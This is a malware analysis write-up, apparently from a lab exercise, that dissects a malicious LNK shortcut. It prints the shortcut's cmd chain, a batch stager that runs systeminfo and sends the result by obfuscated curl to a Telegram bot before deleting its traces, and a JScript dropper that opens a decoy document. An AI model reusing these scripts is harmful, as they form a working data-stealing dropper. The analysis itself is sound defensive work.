Analysing a malicious LNK shortcut
OverView

This is the file we were given. I launched it and watched it with Process Explorer, and the command it runs is stored in its properties.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
"C:\Windows\System32\cmd.exe" /c
@echo off

& find "MARIN" *x.lnk |find "MARIN" > C:\Users\Public\Kitagawa.bat
& C:\WINDOWS\system32\cmd.exe /c ren Report_Project_KPT5_080423.docx.lnk O
& C:\WINDOWS\system32\cmd.exe /c copy O C:\Users\Public\Kitagawa.bin>nul
& C:\WINDOWS\system32\cmd.exe /c ren O Report_Project_KPT5_080423.docx.lnk
& C:\WINDOWS\system32\cmd.exe /c C:\Users\Public\Kitagawa.bat

& FOR /F "delims=" %i IN ('dir /b C:\Users\analysis\AppData\Local\Temp^|find "KPT5"') DO (@echo off & C:\WINDOWS\system32\cmd.exe /c more C:\Users\analysis\AppData\Local\Temp\%i\*x.lnk|find "MARIN">> "C:\Users\Public\Kitagawa.bat"

& C:\WINDOWS\system32\cmd.exe /c ren C:\Users\analysis\AppData\Local\Temp\%i\Report_Project_KPT5_080423.docx.lnk o.a
& C:\WINDOWS\system32\cmd.exe /c copy "C:\Users\analysis\AppData\Local\Temp\%i\o.a" "C:\Users\Public\kitagawa.bin"
& C:\WINDOWS\system32\cmd.exe /c ren "C:\Users\analysis\AppData\Local\Temp\%i\o.a" Report_Project_KPT5_080423.docx.lnk)
& C:\WINDOWS\system32\cmd.exe /c C:\Users\Public\Kitagawa.bat
This is a chain of commands run one after another through Command Prompt. They search for, rename, copy and execute .lnk and .bat files.
It starts with cmd.exe and turns echo off. @echo off stops Command Prompt from showing each command as it runs.
1
2
"C:\Windows\System32\cmd.exe" /c
@echo off
Next it searches the shortcut and writes the result into a .bat file. It looks for .lnk files containing the string "MARIN" and writes the matching lines into Kitagawa.bat in the Public folder.
1
& find "MARIN" *x.lnk | find "MARIN" > C:\Users\Public\Kitagawa.bat
Then it renames, copies and restores the file. It renames Report_Project_KPT5_080423.docx.lnk to O, copies O into the Public folder as Kitagawa.bin, and renames O back to Report_Project_KPT5_080423.docx.lnk.
1
2
3
& C:\WINDOWS\system32\cmd.exe /c ren Report_Project_KPT5_080423.docx.lnk O
& C:\WINDOWS\system32\cmd.exe /c copy O C:\Users\Public\Kitagawa.bin>nul
& C:\WINDOWS\system32\cmd.exe /c ren O Report_Project_KPT5_080423.docx.lnk
After that it runs the .bat file it just created.
1
& C:\WINDOWS\system32\cmd.exe /c C:\Users\Public\Kitagawa.bat
Then a FOR command goes through the Temp folder. It walks the folders in Temp and does the same things as above for every subfolder whose name contains "KPT5".
1
2
3
4
& FOR /F "delims=" %i IN ('dir /b C:\Users\analysis\AppData\Local\Temp^|find "KPT5"') DO (@echo off & C:\WINDOWS\system32\cmd.exe /c more C:\Users\analysis\AppData\Local\Temp\%i\*x.lnk|find "MARIN">> "C:\Users\Public\Kitagawa.bat"
& C:\WINDOWS\system32\cmd.exe /c ren C:\Users\analysis\AppData\Local\Temp\%i\Report_Project_KPT5_080423.docx.lnk o.a
& C:\WINDOWS\system32\cmd.exe /c copy "C:\Users\analysis\AppData\Local\Temp\%i\o.a" "C:\Users\Public\kitagawa.bin"
& C:\WINDOWS\system32\cmd.exe /c ren "C:\Users\analysis\AppData\Local\Temp\%i\o.a" Report_Project_KPT5_080423.docx.lnk)
Finally it runs the updated .bat file again.
1
& C:\WINDOWS\system32\cmd.exe /c C:\Users\Public\Kitagawa.bat
I ran the file and looked at each piece. After running it, these files end up in C:\Users\Public.

Now the files one by one.
Detailed analysis
1. Kitagawa.bat
1
2
3
4
5
6
7
8
9
10
11
12
@echo off %MARIN%
copy "C:\windows\system32\wscript.exe" "%public%\wscript.exe">nul %MARIN%
cmd /c find "%public:~0,1%UTE" "%public%\Kitagawa.bin" |find "%programdata:~0,1%UTE" > "%public%\Kitagawa.js" 2>&1 %MARIN%
start /min "%public%\wscript.exe" "%public%\Kitagawa.js" 2>&1 >nul %MARIN%
systeminfo > "%public%\%UserName%_systeminfo.txt" 2>&1 %MARIN%
c%public:~10,1%rl -s -X POST -F document=@"C:\Users\Public\%UserName%_systeminfo.txt" -F chat_id=-4043111076 https://api.telegram.org/bot6949120863:AAGX1W[REDACTED]/sendDocument --ssl-no-revoke 2>&1 >nul %MARIN%
del "C:\Users\Public\%UserName%_systeminfo.txt" 2>&1 >nul %MARIN%
del "%public%\Kitagawa.js" 2>&1   %MARIN%
del "%public%\wscript.exe" 2>&1 %MARIN%
del "%public%\Kitagawa.bin" 2>&1  %MARIN%
del "%public%\Kitagawa.bat" 2>&1  %MARIN%

This is a batch script that copies files, searches, runs a script, collects system information and sends it out through Telegram, then deletes the files it created.
First it turns off command echo and uses the %MARIN% variable. @echo off turns off the display of commands. %MARIN% may be an environment variable defined earlier, and this code doesn’t show what it does.
1
@echo off %MARIN%
Next it copies wscript.exe from C:\Windows\System32 into the Public folder, and shows no message because of >nul.
1
copy "C:\windows\system32\wscript.exe" "%public%\wscript.exe">nul %MARIN%
Then it searches Kitagawa.bin for character strings built from the %public% and %programdata% variables and writes the result into Kitagawa.js. The 2>&1 redirects standard error into standard output.
1
cmd /c find "%public:~0,1%UTE" "%public%\Kitagawa.bin" | find "%programdata:~0,1%UTE" > "%public%\Kitagawa.js" 2>&1 %MARIN%
It then runs the script Kitagawa.js with wscript.exe, in a minimized window.
1
start /min "%public%\wscript.exe" "%public%\Kitagawa.js" 2>&1 >nul %MARIN%
After that it collects system information and writes it into systeminfo.txt in the Public folder.
1
systeminfo > "%public%\%UserName%_systeminfo.txt" 2>&1 %MARIN%
Then it sends the file through Telegram. It posts systeminfo.txt to a specific chat_id through the Telegram API, using curl (the command name is assembled from the %public:~10,1% variable).
1
c%public:~10,1%rl -s -X POST -F document=@"C:\Users\Public\%UserName%_systeminfo.txt" -F chat_id=-4043111076 https://api.telegram.org/bot6949120863:AAGX1W[REDACTED]/sendDocument --ssl-no-revoke 2>&1 >nul %MARIN%
Last, it deletes the files it created, systeminfo.txt, Kitagawa.js, wscript.exe, Kitagawa.bin, and Kitagawa.bat.
1
2
3
4
5
del "C:\Users\Public\%UserName%_systeminfo.txt" 2>&1 >nul %MARIN%
del "%public%\Kitagawa.js" 2>&1 %MARIN%
del "%public%\wscript.exe" 2>&1 %MARIN%
del "%public%\Kitagawa.bin" 2>&1 %MARIN%
del "%public%\Kitagawa.bat" 2>&1 %MARIN%
This is the main part of the malware. After getting the victim machine’s info it sends it to the attacker’s Telegram bot through the sendDocument API.
2. Kitagawa.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
(function() {
    var objShell = new ActiveXObject("WScript.Shell");
    var tmpPath = "C:\\Users\\Public";
    tmpPath = tmpPath + "\\";
    var lnkPath = "C:\\Users\\Public\\Kitagawa.bin";
    Shishishi(lnkPath, 3823, 90689, tmpPath + "Report_Project_KPT5_080423.docx");
    objShell.Run("\"" + tmpPath + "Report_Project_KPT5_080423.docx" + "\"", 1, 0);

    function Mumumomo(path, offset, size) {
        var stream;
        var binaryStream;
        binaryStream = [];
        stream = new ActiveXObject("ADODB.Stream");
        stream.Type = 1;
        stream.Open();
        stream.LoadFromFile(path);
        stream.Position = offset;
        for (var i = 0; i < size; i++) {
            binaryStream.push(stream.Read(1));
        }
        stream.close();
        return binaryStream;
    }

    function Gojo_kun(path, binaryStream, size) {
        var stream;
        stream = new ActiveXObject("ADODB.Stream");
        stream.Type = 1;
        stream.Open();
        for (var i = 0; i < size; i++) {
            stream.Write(binaryStream[i]);
        }
        stream.SaveToFile(path, 2);
        stream.close();
    }

    function Shishishi(lnkPath, index, size, name) {
        var FileByte = Mumumomo(lnkPath, index, size);
        Gojo_kun(name, FileByte, size);
    }
})(); //CUTE
This script reads part of the file Kitagawa.bin in C:\Users\Public, starting at byte 3823 and reading 90689 bytes. It writes what it read into Report_Project_KPT5_080423.docx in the same folder, then opens that file. The code is written for the Windows Script Host (WSH) environment and is launched with wscript.exe. The Report_Project_KPT5_080423.docx file is a decoy to fool the user.
Testing the sendDocument API
1
c%public:~10,1%rl -s -X POST -F document=@"C:\Users\Public\%UserName%_systeminfo.txt" -F chat_id=-1002223871819 https://api.telegram.org/bot7466028238:AAHXyi[REDACTED]/sendDocument --ssl-no-revoke 2>&1 >nul %MARIN%